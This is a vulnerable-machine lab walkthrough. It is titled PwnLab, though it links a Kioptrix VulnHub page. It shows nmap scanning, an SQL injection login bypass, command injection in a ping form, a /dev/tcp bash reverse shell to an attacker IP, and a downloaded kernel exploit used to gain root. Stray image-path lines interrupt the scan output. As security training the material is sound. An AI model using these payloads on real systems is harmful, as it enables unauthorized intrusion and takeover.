

PWNLAB: INIT

Today, we'll be looking at the PwnLab machine on vulnhub.

You can download the machine here:

<https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>

Let's scan the machine with nmap.

```
(root@kali)-[~]
└─# nmap 192.168.1.111
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 10:36 EET
Nmap scan report for 192.168.1.111
Host is up (0.040s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: B0:A4:60:CC:CC:61 (Intel Corporate)


Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Browsing the machine on port 80, we have a login page.

Let's try to bypass that with sql injection.

We'll use this as the username: admin 'OR 1=1-- -

And use any password you want.



Remote System Administration Login	
Username	admin 'OR 1=1-- -
Password	••••
<input type="button" value="Login"/>	

We got in!

Now, we got into this page that uses the ping command and looks like it might be vulnerable to command injection.

Let's try that to run the command `id`

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	<input type="text" value="192.168.1.111; id"/> <input type="button" value="submit"/>

It worked!

`192.168.1.111; id`

```
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.  
64 bytes from 192.168.1.111: icmp_seq=0 ttl=64 time=0.006 ms  
64 bytes from 192.168.1.111: icmp_seq=1 ttl=64 time=0.035 ms  
64 bytes from 192.168.1.111: icmp_seq=2 ttl=64 time=0.012 ms  
  
--- 192.168.1.111 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.006/0.017/0.035/0.013 ms, pipe 2  
uid=48(apache) gid=48(apache) groups=48(apache)
```

Now, let's use that to open a reverse shell.

First let's set up a netcat listener.

Then, we can use this command to open a reverse shell

Here's a cheat sheet with multiple reverse shells:

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)

```
192.168.1.111; bash -i >& /dev/tcp/<YOUR IP>/4444 0>&1
```

We got a shell!

```
(root@kali)-[~]  
# nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.111] 32783  
bash: no job control in this shell  
bash-3.00$
```

I ran a os detection scan with nmap to determine the version of linux running on the machine.

```

└─(root@kali)-[~]
└─# nmap -O 192.168.1.111
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 14:08 EET
Nmap scan report for 192.168.1.111
Host is up (0.00025s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: B0:A4:60:CC:CC:61 (Intel Corporate)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds

```

We can see that it's running **Linux 2.6.9**

We can use this exploit from exploitdb: <https://www.exploit-db.com/exploits/9542>

I downloaded the exploit and copied it to the target machine using python http server.



The screenshot shows two terminal windows. The left window shows the download of the exploit file '9542.c' from a remote server using 'wget'. The right window shows a Kali Linux terminal where a Python HTTP server is running on port 9999, serving the file to the target machine at 192.168.1.111.

```

bash-3.00$ wget http://192.168.1.108:9999/9542.c
--05:11:52-- http://192.168.1.108:9999/9542.c
           => '9542.c'
Connecting to 192.168.1.108:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]
0K ..                               100% 280.06 MB/s
05:11:52 (280.06 MB/s) - '9542.c' saved [2643/2643]
bash-3.00$

└─(root@kali)-[~]
└─# python -m http.server -b 192.168.1.108 9999
Serving HTTP on 192.168.1.108 port 9999 (http://192.168.1.108:9999/) ...
192.168.1.111 - - [10/Jun/2023 14:21:42] "GET /9542.c HTTP/1.0" 200 -

```

Now, let's compile the c file and run it.

```
gcc 9542.c -o shell
```

Now, let's run it.

We became root!

```
bash-3.00$ ls
9542.c
bash-3.00$ gcc 9542.c -o shell
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542.c
shell
bash-3.00$ ./shell
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# █
```